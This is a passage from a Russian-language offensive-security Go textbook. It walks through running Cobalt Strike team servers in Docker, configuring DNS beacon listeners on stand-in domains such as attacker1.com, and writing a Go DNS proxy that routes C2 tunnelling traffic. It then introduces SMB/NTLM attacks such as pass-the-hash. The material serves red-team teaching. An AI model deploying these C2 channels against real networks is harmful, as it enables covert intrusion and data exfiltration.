Следующий передаваемый в `Handlefunc()` аргумент — это функция, содержащая логику обработчика. Она получает два аргумента: `ResponseWriter` и сам запрос. Внутри обработчика сначала создается новое сообщение и устанавливается ответ ❷. Затем создается ответ на каждый вопрос с помощью A-записи, которая реализует интерфейс `RR`. Эта часть будет различаться в зависимости от типа искомого вами ответа ❸. Указатель на A-запись добавляется в поле `Answer` ответа с помощью `append()` ❹. По завершении ответа его сообщение записывается вызывающему клиенту с помощью `w.WriteMsg()` ❺. В конце для запуска сервера вызывается `ListenAndServe()` ❻. Этот код интерпретирует все запросы в IP-адрес 127.0.0.1.

Запустив сервер, можно протестировать его с помощью `dig`. Убедитесь, что имя хоста, для которого выполняются запросы, разрешается в 127.0.0.1. Это будет означать, что все работает как надо:

```
$ dig @localhost facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @localhost facebook.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33594
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available
```

```
;; QUESTION SECTION:
;facebook.com.                  IN      A

;; ANSWER SECTION:
facebook.com.           0       IN      A       127.0.0.1

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Dec 19 13:13:45 MST 2020
;; MSG SIZE rcvd: 58
```

Обратите внимание на то, что сервер нужно будет запускать с помощью sudo или через корневую учетную запись (root), потому что он прослушивает привилегированный порт 53. Если сервер не запускается, может потребоваться завершить `dnsmasq`.

Создание DNS-сервера и прокси

DNS-туннелирование — это техника извлечения данных, дающая возможность установить C2-канал из сетей с контролем исходящего трафика. Используя авторитетный DNS-сервер, злоумышленник может проложить маршрут через внутренние DNS-серверы организации и выйти через интернет, причем ему не потребуется прямое подключение к собственной инфраструктуре. Несмотря на медлительность такой атаки, защититься от нее сложно. DNS-туннелирование выполняется с помощью ряда открытых и проприетарных полезных нагрузок, одной из которых является Beacon от Cobalt Strike. В текущем разделе мы напишем собственный DNS-сервер и прокси, а также научимся с помощью Cobalt Strike мультиплексировать полезные нагрузки C2 для DNS-туннелирования.

Настройка Cobalt Strike

Если вам доводилось использовать этот инструмент, то вы наверняка замечали, что по умолчанию *team-сервер* прослушивает порт 53. В связи с этим и с тем, что советует документация, в системе должен быть запущен только один сервер, поддерживая соотношение один к одному. Это может стать проблемой для средних и больших команд. Например, если у вас есть 20 команд, реализующих наступательные мероприятия против 20 отдельных организаций, то поддержка 20 систем, способных выполнять team-сервер, может стать затруднительной. Эта проблема касается не только Cobalt Strike и DNS, но и других протоколов, включая полезные нагрузки HTTP, такие как Metasploit Meterpreter и Empire. Несмотря на то что можно установить слушатели на различные порты, есть большая вероятность выхода трафика через такие стандартные TCP-порты, как 80 и 443. Отсюда возникает логичный вопрос: как вы и другие команды можете совместно использовать один порт и делать перенаправление на разных слушателей? Ответом будет, конечно же, прокси-сервер. Пора вернуться в лабораторию.

ПРИМЕЧАНИЕ

В реальных сценариях противодействия вам потребуется иметь несколько уровней маневрирования, абстрагирования и переадресации для маскировки team-сервера. Это можно реализовать с помощью UDP- и TCP-переадресации через небольшие вспомогательные серверы, использующие разных хостинг-провайдеров. Основной team-сервер и прокси также могут работать на разных системах. В этом случае кластер коллективного сервера размещается в обширной системе с большим объемом ОЗУ и мощным CPU.

Давайте запустим два экземпляра коллективного сервера в двух контейнерах Docker. Это позволит им прослушивать порт 53, а также даст каждому серверу возможность использовать собственную систему и, следовательно, собственный стек IP. Для сопоставления UDP-портов с хостом из контейнера мы будем применять встроенный в Docker сетевой механизм. Для начала скачайте пробную версию Cobalt Strike с https://trial.cobaltstrike.com/[1]. Для этого нужно создать пробную учетную запись, получив возможность скачать *tar-архив*. Теперь можно запускать team-серверы.

Для запуска первого контейнера выполните в терминале следующий код:

```
$ docker run –rm❶ -it❷ -p 2020:53❸ -p 50051:50050❹ -v❺ full path to cobalt
strike  download:/data❻  java❼  /bin/bash❽
```

Эта команда выполняет несколько действий. С ее помощью вы сообщаете Docker о необходимости удаления контейнера после выхода ❶, а также о том, что после запуска будете с ним взаимодействовать ❷. Далее идет сопоставление порта 2020 системы хоста с портом 53 в контейнере ❸ и порта 50051 с портом 50050 ❹. Затем каталог, содержащий архив Cobalt Strike ❺, сопоставляется с каталогом данных в контейнере ❻. Здесь можно указать любое имя каталога, и Docker без проблем его создаст. В завершение предоставляется образ, который нужно использовать (в данном случае Java) ❼, а также команда для выполнения при запуске ❽.

Оказавшись внутри контейнера, запустите team-сервер с помощью следующих команд:

```
$ cd /root
$ tar -zxvf /data/cobaltstrike-trial.tgz
$ cd cobaltstrike
$ ./teamserver <IP address of host> <some password>
```

Указываемый IP-адрес должен соответствовать текущей виртуальной машине, а не адресу контейнера.

[1] Для получения ключа необходимо написать в службу поддержки. — *Примеч. науч. ред.*

Далее откройте новое окно терминала в хосте Ubuntu и перейдите в каталог с архивом Cobalt Strike. Выполните следующие команды для установки Java и запуска клиента Cobalt Strike:

```
$ sudo add-apt-repository ppa:webupd8team/java
$ sudo apt update
$ sudo apt install oracle-java8-installer
$ tar -zxvf cobaltstrike-trial.tgz
$ cd cobaltstrike
$ ./cobaltstrike
```

Должен запуститься Cobalt Strike GUI. После сообщения о пробной версии измените порт team-сервера на 50051, а также установите соответствующие имя пользователя и пароль.

Вы успешно подключились к серверу, полностью работающему в Docker-контейнере. Теперь повторим тот же процесс для запуска второго сервера. На этот раз будем сопоставлять другие порты. При этом вполне логичным будет увеличить значение порта на единицу. Выполните следующую команду в новом окне терминала, чтобы запустить новый контейнер и прослушивать порты 2021 и 50052:

```
$ docker run --rm -it -p 2021:53 -p 50052:50050-v full path to cobalt strike
download:/data java /bin/bash
```

Из клиента Cobalt Strike создайте новое подключение, выбрав Cobalt Strike ▸ New Connection, изменив порт на 50052 и нажав Connect. Подключившись, вы должны увидеть в нижней части консоли две вкладки, с помощью которых можно переключаться между серверами.

Успешно завершив подключение к двум коллективным серверам, пора запустить два DNS-слушателя. Для создания слушателя выберите в меню пункт Configure Listeners. Он обозначен значком с изображением наушников. Из этого меню выберите Add, чтобы вызвать окно New Listener. Введите в нем следующее:

- Name: `DNS 1`;
- Payload: `windows/beacon_dns/reverse_dns_txt`;
- Host: *<IP address of host>*;
- Port: `0`.

В этом примере установлен порт 80, но наша полезная нагрузка DNS по-прежнему использует порт 53. Это нормально. Порт 80 специально задействуется для гибридных полезных нагрузок. На рис. 5.2 показаны окно New Listener и информация, которую необходимо ввести.




Рис. 5.2. Добавление слушателя

Далее, как показано на рис. 5.3, вам будет предложено указать домены, которые будут использоваться для установки маячков.




Рис. 5.3. Добавление домена DNS-маячка

Введите в качестве DNS-маячка домен `attacker1.com`. Он должен соответствовать имени домена, куда полезная нагрузка будет отправлять сигналы. Далее отобразится сообщение о запуске нового слушателя. Повторите этот процесс на другом team-сервере, используя значения `DNS2` и `attacker2.com`. Прежде чем задействовать этих двух слушателей, нужно написать промежуточный сервер, который будет проверять DNS-сообщения и соответствующим образом их перенаправлять. Это и будет ваш прокси.

Создание DNS-прокси

Используемый вами на протяжении этой главы DNS-пакет облегчает написание функции-посредника — вы уже работали с некоторыми такими функциями в предыдущих разделах. Наш прокси должен уметь:

- создавать функцию-обработчик для приема входящего запроса;
- проверять в этом запросе вопрос и извлекать имя домена;
- определять вышестоящий DNS-сервер, соответствующий этому имени домена;
- обмениваться вопросом с этим вышестоящим DNS-сервером и писать ответ клиенту.

В функции можно прописать обработку `attacker1.com` и `attacker2.com` как статических значений, но такой вариант не удастся поддерживать. Вместо этого следует искать записи во внешнем для программы источнике, например в базе данных или файле конфигурации. В приведенном далее коде это реализуется с помощью формата `domain.server`, который перечисляет входящие домен и вышестоящий сервер через точку. Чтобы запустить программу, создайте функцию для парсинга файла, содержащего записи в этом формате. Запишите код листинга 5.6 в новый файл `main.go`.

Листинг 5.6. Написание DNS-прокси (/ch-5/dns_proxy/main.go)

```
package main

import (
    "bufio"
    "fmt"
    "os"
    "strings"
)

❶ func parse(filename string) (map[string]string❷, error) {
    records := make(map[string]string)
```

```
    fh, err := os.Open(filename)
    if err != nil {
        return records, err
    }
    defer fh.Close()
    scanner := bufio.NewScanner(fh)
    for scanner.Scan() {
        line := scanner.Text()
        parts := strings.SplitN(line, ",", 2)
        if len(parts) < 2 {
            return records, fmt.Errorf("%s is not a valid line", line)
        }
        records[parts[0]] = parts[1]
    }
    return records, scanner.Err()
}

func main() {
    records, err := parse("proxy.config")
    if err != nil {
        panic(err)
    }
    fmt.Printf("%+v\n", records)
}
```

В этом коде сначала мы определяем функцию ❶, которая парсит файл с информацией о конфигурации и возвращает `map[string]string` ❷. Эта карта будет использоваться для поиска входящего домена и извлечения вышестоящего сервера.

Введите в терминале первую команду приведенного далее кода, чтобы записать следующую за `echo` строку в файл `proxy.config`. Затем нужно скомпилировать и запустить `dns_proxy.go`.

```
$ echo 'attacker1.com,127.0.0.1:2020\nattacker2.com,127.0.0.1:2021' > proxy.config
$ go build
$ ./dns_proxy
map[attacker1.com:127.0.0.1:2020 attacker2.com:127.0.0.1:2021]
```

Что мы здесь видим? Вывод представляет сопоставление между именами доменов team-серверов и портом, который прослушивает DNS-сервер Cobalt Strike. Напомним, что в двух отдельных контейнерах Docker мы сопоставили порты 2020 и 2021 с портом 53. Здесь же использовали быстрый и грязный путь создания основной конфигурации для инструмента, чтобы вам не пришлось хранить его в базе данных или другом постоянном хранилище.

Определив карты записей, можно написать обработчик. Давайте уточним код, добавив в функцию `main()` приведенный далее фрагмент, который должен следовать за парсингом файла конфигурации:

```
❶ dns.HandleFunc(".",func(w dns.ResponseWriter, req *dns.Msg)❷ {
        ❸ if len(req.Question) < 1 {
              dns.HandleFailed(w, req)
              return
          }
        ❹ name := req.Question[0].Name
          parts := strings.Split(name, ".")
          if len(parts) > 1 {
             ❺ name = strings.Join(parts[len(parts)-2:], ".")
          }
        ❻ match, ok:= records[name]
          if !ok {
              dns.HandleFailed(w, req)
              return
          }
        ❼ resp, err := dns.Exchange(req, match)
          if err != nil {
              dns.HandleFailed(w, req)
              return
          }
        ❽ if err := w.WriteMsg(resp); err != nil {
              dns.HandleFailed(w, req)
              return
          }
      })
❾ log.Fatal(dns.ListenAndServe(":53", "udp", nil))
```

Код начинается с вызова `HandleFunc()` с точкой для обработки всех входящих запросов ❶, а также определения *анонимной функции* ❷, то есть функции, которую мы не собираемся использовать повторно (у нее нет имени). Это удобная структура на случай, когда вам не нужно повторно задействовать некий блок кода. Если же ее применение в нескольких местах все же подразумевается, то необходимо объявлять и вызывать ее как *именованную функцию*. Далее идет проверка среза входящих вопросов, гарантирующая, что все вопросы переданы ❸. Если же нет, происходит вызов `HandleFailed()` и возврат для раннего выхода из функции. Такой шаблон используется во всем обработчике. Если присутствует хотя бы один вопрос, можно безопасно получить запрашиваемое имя из первого вопроса ❹. Разделять имя точкой нужно для извлечения имени домена. В результате этого не должно получаться значение меньше 1, но на всякий случай стоит проверить. *Хвост* среза — элементы в его конце — можно получить, применив в *срезе* оператор `slice` ❺. Теперь нужно извлечь вышестоящий сервер из карты записей.

При извлечении значения из карты ❻ могут возвращаться одна или две переменные. Если ключ (в нашем случае имя домена) в карте присутствует, будет возвращено соответствующее значение. Если же домен отсутствует, возвращается пустая строка. Можно проверять, является ли возвращенное значение пустой строкой, но это окажется неэффективным, когда вы начнете работать с более сложными

типами. Вместо этого мы задаем две переменные: первая — это значение ключа, а вторая — логическое значение, возвращающее `true`, если ключ найден. Убедившись в совпадении, мы обмениваемся запросом с вышестоящим сервером ❼. Здесь мы просто подтверждаем, что имя домена, для которого получен запрос, настроено в постоянном хранилище. Далее записывается ответ вышестоящего сервера клиенту ❽. Определив функцию-обработчик, мы запускаем сервер ❾. В завершение можно собирать и запускать прокси.

После запуска мы протестируем его с помощью двух слушателей Cobalt Strike. Для этого сначала нужно создать два самостоятельных (stageless) исполняемых файла. В верхнем меню Cobalt Strike нажмите значок с изображением шестеренки и измените формат вывода на Windows Exe. Повторите процесс из каждого team-сервера. Скопируйте эти исполняемые файлы в Windows VM и запустите. DNS-сервер Windows VM должен иметь IP-адрес вашего Linux-хоста. В противном случае тест не сработает.

На это уйдет какое-то время, но в итоге вы должны увидеть, что в каждом team-сервере установлен маячок. Миссия выполнена!

Финальные штрихи

Все отлично, но когда вам нужно изменить IP-адрес team-сервера или переадресатора, а также в случаях добавления записи, потребуется перезапускать сервер. Маячки, скорее всего, переживут этот процесс, но зачем рисковать, если есть лучшее решение? Можно использовать сигналы процесса, сообщая выполняющейся программе о необходимости перезагрузки файла конфигурации. Об этом трюке я впервые узнал от Мэтта Холта (Matt Holt), который реализовал его на прекрасном Caddy Server. В листинге 5.7 показана вся программа с уже добавленной логикой отправки сигнала процесса.

Листинг 5.7. Завершенный прокси (/ch-5/dns_proxy/main.go)

```
package main

import (
    "bufio"
    "fmt"
    "log"
    "os"
    "os/signal"
    "strings"
    "sync"
    "syscall"

    "github.com/miekg/dns"
)
```

```
func parse(filename string) (map[string]string, error) {
    records := make(map[string]string)
    fh, err := os.Open(filename)
    if err != nil {
        return records, err
    }
    defer fh.Close()
    scanner := bufio.NewScanner(fh)
    for scanner.Scan() {
        line := scanner.Text()
        parts := strings.SplitN(line, ",", 2)
        if len(parts) < 2 {
            return records, fmt.Errorf("%s is not a valid line", line)
        }
        records[parts[0]] = parts[1]
    }
    log.Println("records set to:")
    for k, v := range records {
        fmt.Printf("%s -> %s\n", k, v)
    }
    return records, scanner.Err()
}

func main() {
  ❶ var recordLock sync.RWMutex

    records, err := parse("proxy.config")
    if err != nil {
        panic(err)
    }

    dns.HandleFunc(".", func(w dns.ResponseWriter, req *dns.Msg) {
        if len(req.Question) == 0 {
            dns.HandleFailed(w, req)
            return
        }
        fqdn := req.Question[0].Name
        parts := strings.Split(fqdn,  ".")
        if len(parts) >= 2 {
            fqdn = strings.Join(parts[len(parts)-2:], ".")
        }
      ❷ recordLock.RLock()
        match := records[fqdn]
      ❸ recordLock.RUnlock()
        if match == "" {
            dns.HandleFailed(w, req)
            return
        }
        resp, err := dns.Exchange(req, match)
        if err != nil {
            dns.HandleFailed(w, req)
```

```
            return
        }
        if err := w.WriteMsg(resp); err != nil {
            dns.HandleFailed(w, req)
            return
        }
    })

❹ go func() {
    ❺ sigs := make(chan os.Signal, 1)
    ❻ signal.Notify(sigs, syscall.SIGUSR1)

        for sig := range sigs {
          ❼ switch sig {
            case syscall.SIGUSR1:
                log.Println("SIGUSR1: reloading records")
              ❽ recordLock.Lock()
                parse("proxy.config")
              ❾ recordLock.Unlock()
            }
        }
    }()

    log.Fatal(dns.ListenAndServe(":53", "udp", nil))
}
```

Здесь есть несколько дополнений. Поскольку программа будет изменять карту, которая может в это время использоваться параллельными горутинами, необходимо применить мьютекс для контроля доступа[1]. *Мьютекс* предотвращает одновременное выполнение чувствительных блоков кода, позволяя закрывать и открывать доступ. В этом случае мы применяем `RWMutex` ❶, давая любой горутине возможность производить чтение, не блокируя другие горутины, но запрещая им доступ в процессе записи. Если же реализовать горутины без мьютекса на используемых ресурсах, то возникнет чередование, что может привести к состоянию гонки и даже худшим последствиям.

Перед обращением к карте в обработчике происходит вызов `RLock` ❷ для считывания значения в `match`. По завершении чтения вызывается `RUnlock` ❸, освобождая карту для следующей горутины. В анонимной функции, выполняющейся в новой горутине ❹, мы начинаем процесс прослушивания сигнала. Это делается с помощью канала типа `os.Signal` ❺, передаваемого в вызове к `signal.Notify()` ❻ вместе с фактическим сигналом, получаемым каналом `SIGUSR1`, который сам является сигналом, зарезервированным для различных целей. В цикле перебора этих сигналов с помощью инструкции `match` ❼ определяется тип полученного сигнала.

[1] Версии Go начиная с 1.9 содержат потокобезопасный тип sync.Map, с помощью которого можно упростить этот код.

Мы настроили мониторинг только одного сигнала, но в дальнейшем это можно изменить, так что данный шаблон окажется универсальным. В завершение перед перезагрузкой текущей конфигурации используется `Lock()` ❽ для блокирования всех горутин, которые могут попробовать произвести чтение из записей карты. Для продолжения выполнения применяется `Unlock()` ❾.

Давайте протестируем программу, запустив прокси и создав новый слушатель в существующем team-сервере. Используйте домен `attacker3.com`. При запущенном прокси измените файл `proxy.config`, добавив новую строку, направляющую домен на слушатель. Сигнализировать процессу о необходимости перезагрузки конфигурации можно с помощью `kill`, но сначала используйте `ps` и `grep` для определения его ID процесса:

```
$ ps -ef | grep proxy
$ kill -10 PID
```

Прокси должен перезагрузиться. Проверьте это, создав и выполнив новый самостоятельный исполняемый файл. Теперь прокси должен быть работоспособен и готов к использованию.

Резюме

Несмотря на то что здесь глава заканчивается, перед вами по-прежнему лежит целый мир возможностей реализации. Например, Cobalt Strike может работать в смешанном стиле, используя HTTP и DNS для разных операций. Чтобы эту возможность задействовать, вам понадобится изменить прокси, чтобы он отвечал для A-записей IP-адресом слушателя. Кроме того, понадобится перенаправить на ваши контейнеры дополнительные порты. В следующей же главе мы углубимся в дебри SMB и NTLM.

6

Взаимодействие с SMB и NTLM

В предыдущих главах вы познакомились с разными протоколами сетевых коммуникаций, включая TCP, HTTP и DNS. Каждый из них предполагает интересные возможности применения для атакующих. Несмотря на то что существует много других подобных протоколов, мы закончим изучение этой темы знакомством с *блоком серверных сообщений (SMB)* — протоколом, который можно считать наиболее эффективным для задач постэксплуатации систем Windows.

Данный протокол может оказаться наиболее сложным из всех рассматриваемых в этой книге. Он предполагает много вариантов применения, но обычно его задействуют для совместного использования в сети таких ресурсов, как файлы, принтеры и последовательные порты. Для читателей, придерживающихся наступательной парадигмы, SMB обеспечивает межпроцессное взаимодействие между узлами распределенной сети через именованные каналы — другими словами, возможность выполнять произвольные команды с удаленных хостов. Именно так, по сути, и работает инструмент PsExec для Windows, выполняющий локально удаленные команды.

Для SMB есть и ряд других интересных случаев применения, обусловленных, в частности, его способом обработки *аутентификации NT LAN Manager (NTLM)* — протокола безопасности типа «запрос — ответ», широко используемого в сетях Windows. К этим случаям применения относятся удаленный подбор пароля, аутентификация на основе хеша (pass-the-hash), SMB relay и NBNS/LLMNR-спуфинг. Рассмотрение каждого из этих видов атак заняло бы целую книгу.

Эту главу мы начнем с подробного объяснения реализации SMB в Go. Затем используем пакет SMB для удаленного подбора пароля, задействуем технику pass-the-hash, чтобы пройти аутентификацию с помощью только хеша пароля, а также взломаем парольный хеш NTLMv2.

Пакет SMB

На момент написания книги в Go не существует официального пакета SMB, но мы создали пакет, чья подходящая для наших целей версия доступна по адресу https://github.com/blackhat-go/bhg/blob/master/ch-6/smb/. В этой главе мы не будем показывать вам все его особенности, однако продемонстрируем основы интерпретирования спецификации SMB для создания двоичных соединений, необходимых, чтобы «говорить на языке SMB». В этом данная глава будет отличаться от предыдущих, где мы просто использовали полностью совместимые пакеты. Помимо этого, вы также узнаете, как применять технику *отражения* для проверки типов данных интерфейса в среде выполнения и определять произвольные теги полей структуры Go для выполнения маршалинга и демаршалинга сложных произвольных данных, поддерживая при этом масштабируемость для будущих структур сообщений и типов данных.

Несмотря на то что созданная нами библиотека SMB позволяет реализовывать только самые основные клиент-серверные коммуникации, ее кодовая база довольно обширна. Вы увидите соответствующие примеры из этого пакета SMB, которые позволят понять принцип работы коммуникаций и задач наподобие SMB-аутентификации.

Что такое SMB

SMB — это протокол прикладного уровня, который, как и HTTP, позволяет узлам сети взаимодействовать друг с другом. В отличие от HTTP 1.1, который коммуницирует посредством текста в кодировке ASCII, SMB является двоичным протоколом и использует комбинацию полей фиксированной и переменной длины, позиционных, а также с прямым порядком байтов. У этого протокола есть несколько версий: 2.0, 2.1, 2.0, 3.0.2 и 3.1.1. Иначе они называются *диалектами*. Каждый из них превосходит характеристиками своего предшественника. Поскольку обработка и требования для разных версий различаются, клиент и сервер должны заранее утвердить используемый для взаимодействия диалект. Это происходит в процессе начального обмена сообщениями.

Как правило, системы Windows поддерживают несколько диалектов и выбирают самый последний из поддерживаемых клиентом и сервером. Специалисты Microsoft представили табл. 6.1, в которой показано, в каких версиях Window какой диалект

выбирается в процессе согласования. (Не показанные Windows 10 и WS 2016 поддерживают SMB 3.1.1.)

Таблица 6.1. Диалекты SMB, поддерживаемые разными версиями Windows

Операционная система	Windows 8.1 WS 2012 R2	Windows 8 WS 2012	Windows 7 WS 2008 R2	Windows Vista WS 2008	Предыдущие версии
Windows 8.1 WS 2012 R2	SMB 3.02	SMB 3.0	SMB 2.1	SMB 2.0	SMB 1.0
Windows 8 WS 2012	SMB 3.0	SMB 3.0	SMB 2.1	SMB 2.0	SMB 1.0
Windows 7 WS 2008 R2	SMB 2.1	SMB 2.1	SMB 2.1	SMB 2.0	SMB 1.0
Windows Vista WS 2008	SMB 2.0	SMB 2.0	SMB 2.0	SMB 2.0	SMB 1.0
Предыдущие версии	SMB 1.0	SMB 1.0	SMB 1.0	SMB 1.0	SMB 1.0

В этой главе мы будем использовать диалект SMB 2.1, так как он поддерживается большинством современных систем Windows.

Токены безопасности SMB

SMB-сообщения содержат *токены безопасности*, применяемые для аутентификации пользователей и машин в сети. Во многом аналогично процессу выбора диалекта, выбор механизма аутентификации происходит через серию сообщений Session Setup, что позволяет клиентам и серверам утвердить обоюдно поддерживаемый тип аутентификации. Домены Active Directory обычно используют *NTLM Security Support Provider (NTLMSSP)* — двоичный позиционный протокол, применяющий для аутентификации пользователей в сети парольные NTLM-хеши совместно с токенами запроса-ответа. *Токены запроса-ответа* подобны криптографическому ответу на вопрос. Только сущность, которая знает верный пароль, может дать на этот вопрос верный ответ. Несмотря на то что эта глава рассматривает только NTLMSSP, можно упомянуть еще один механизм аутентификации — Kerberos.

Выделение механизма аутентификации из спецификации SMB позволяет последнему в разных средах применять разные методы аутентификации, исходя из требований домена и корпорации, а также поддержки клиентом и сервером. Тем не менее разделение аутентификации и спецификации SMB усложняет создание реализации в Go, потому что токены аутентификации кодируются в *Abstract Syntax*

Notation One (ASN.1) (абстрактная синтаксическая нотация версии 1). В этой главе вам не потребуется особо разбираться в ASN.1 — просто знайте, что это двоичный формат кодирования, отличающийся от позиционного двоичного кодирования, которое мы будем использовать для общего SMB. Такое смешанное кодирование также привносит свои сложности.

Понимать NTLMSSP необходимо, чтобы создать реализацию SMB, достаточно грамотную для выборочного маршалинга/демаршалинга полей сообщений и в то же время учитывающую вероятность того, что смежные поля в рамках одного сообщения могут кодироваться и декодироваться по-разному. В Go есть стандартные пакеты, которые можно использовать для двоичного и ASN.1-кодирования. Но пакет ASN.1 был создан не для универсального применения, в связи с чем потребуется учесть ряд нюансов.

Настройка сессии SMB

Для успешной настройки сессии SMB 2.1 и выбора диалекта NTLMSSP клиент и сервер выполняют следующие шаги.

1. Клиент отправляет серверу запрос Negotiate Protocol. Это сообщение включает список поддерживаемых клиентом диалектов.
2. Сервер отвечает аналогичным сообщением Negotiate Protocol, которое указывает выбранный им диалект. Последующие сообщения уже будут его использовать. В ответ также включается список поддерживаемых сервером механизмов аутентификации.
3. Клиент выбирает поддерживаемый тип аутентификации, например NTLMSSP, и на основе этой информации создает и отправляет серверу запрос Session Setup. В этом сообщении содержится инкапсулированная структура, указывающая, что это запрос NTLMSSP Negotiate.
4. Сервер отвечает сообщением Session Setup, в котором указывается, что требуется дополнительная обработка, и содержится токен запроса.
5. Клиент вычисляет пользовательский NTLM-хеш, который в качестве входных данных использует домен, имя пользователя и пароль, после чего задействует этот хеш совместно с токеном запроса, случайным запросом клиента и другими данными, создавая ответ на запрос. Этот ответ включается в новое сообщение Session Setup, которое клиент отправляет серверу. В отличие от сообщения из шага 3, инкапсулированная структура безопасности указывает, что это запрос NTLMSSP Authenticate. Таким образом сервер может различить эти два запроса Session Setup.
6. Сервер связывается с авторитетным источником, таким как контроллер домена для аутентификации на основе учетных данных домена, сравнивая предоставленную клиентом информацию запроса — ответа со значением, вычисленным авторитетным источником. Если эти значения совпадут, клиент

будет аутентифицирован. После этого сервер отправляет обратно клиенту сообщение Session Setup, подтверждая успешность авторизации. В этом сообщении содержится также уникальный идентификатор сессии, который клиент может использовать для отслеживания ее состояния.

7. Клиент отправляет дополнительные сообщения для получения доступа к общим файлам, именованным каналам, принтерам и т. д. Каждое сообщение содержит идентификатор сессии в качестве ссылки, через которую сервер может проверить статус аутентификации клиента.

Вы уже наверняка заметили, насколько сложен SMB, и поняли, почему ни стандартный, ни сторонний пакет Go не реализуют для него спецификацию. Вместо того чтобы стараться охватить всю информацию и рассмотреть каждую деталь созданных нами библиотек, мы с вами сфокусируемся на нескольких структурах или уникальных аспектах, которые помогут вам реализовать собственные версии грамотных сетевых протоколов. Вместо погружения в обширные листинги кода в этой главе мы обсудим только самое интересное, не перегружая вас информацией.

Можете использовать приведенные далее спецификации в качестве справки, но читать их все не обязательно. С помощью Google вы всегда сможете найти их последние версии.

- **MS-SMB2** — спецификация SMB2, которой мы старались придерживаться. Это основная интересующая нас спецификация, которая включает в себя структуру API для доступа к сервисам безопасности (Generic Security Service Application Programming Interface, GSS-API), используемую для аутентификации.
- **MS-SPNG** и **RFC 4178** — спецификация GSS-API, в которую заключены данные MS-NLMP. Ее структура закодирована в ASN.1.
- **MS-NLMP** — спецификация, с помощью которой можно понять структуру токена аутентификации NTLMSSP и формат «запрос — ответ». Она включает формулы и специфические детали для вычисления таких элементов, как NTLM-хеш и токен ответа аутентификации. В отличие от внешнего контейнера GSS-API, NTLMSSP-данные не кодируются в ASN.1.
- **ASN.1** — спецификация для кодирования данных в формате ASN.1.

Прежде чем перейти к изучению интересных фрагментов кода пакета, вам нужно понять, какие сложности потребуется преодолеть в работе с SMB-коммуникациями.

Смешанное кодирование полей структуры

Как мы уже отмечали, спецификация SMB для большей части данных сообщений требует кодирования в позиционном двоичном формате с прямым порядком байтов, а также фиксированной и переменной длины. Но некоторые поля должны

быть в формате ASN.1, который использует для индекса, типа и длины поля явно размеченные идентификаторы. В этом случае многие из кодируемых подполей ASN.1 оказываются необязательными и не ограничиваются конкретной позицией или порядком внутри поля сообщения. Это помогает упростить задачу.

В листинге 6.1 приведена гипотетическая структура `Message`, отражающая все эти сложности.

Листинг 6.1. Гипотетический пример структуры, требующей кодирования полей переменных

```
type Foo struct {
    X int
    Y []byte
}
type Message struct {
    A int    // Двоичное позиционное кодирование
    B Foo    // ASN.1-кодирование согласно спецификации
    C bool   // Двоичное позиционное кодирование
}
```

Суть проблемы здесь в том, что мы не можем кодировать все типы внутри структуры `Message`, используя одну схему кодирования, потому что `B`, тип `Foo`, в отличие от других полей, должен быть закодирован в ASN.1.

Написание собственного интерфейса маршалинга/демаршалинга

Вспомните из предыдущих глав, что схемы кодирования, такие как JSON и XML, рекурсивно кодируют структуру и все ее поля, используя единый формат. Этот способ прост и понятен. Здесь же все сложнее, поскольку пакет Go `binary` работает таким же способом — кодирует все структуры и поля структуры рекурсивно, но в нашем случае это не сработает, потому что для сообщения требуется смешанное кодирование:

```
binary.Write(someWriter, binary.LittleEndian, message)
```

Решением будет создать интерфейс, который позволяет произвольным типам определять особую логику маршалинга/демаршалинга (листинг 6.2).

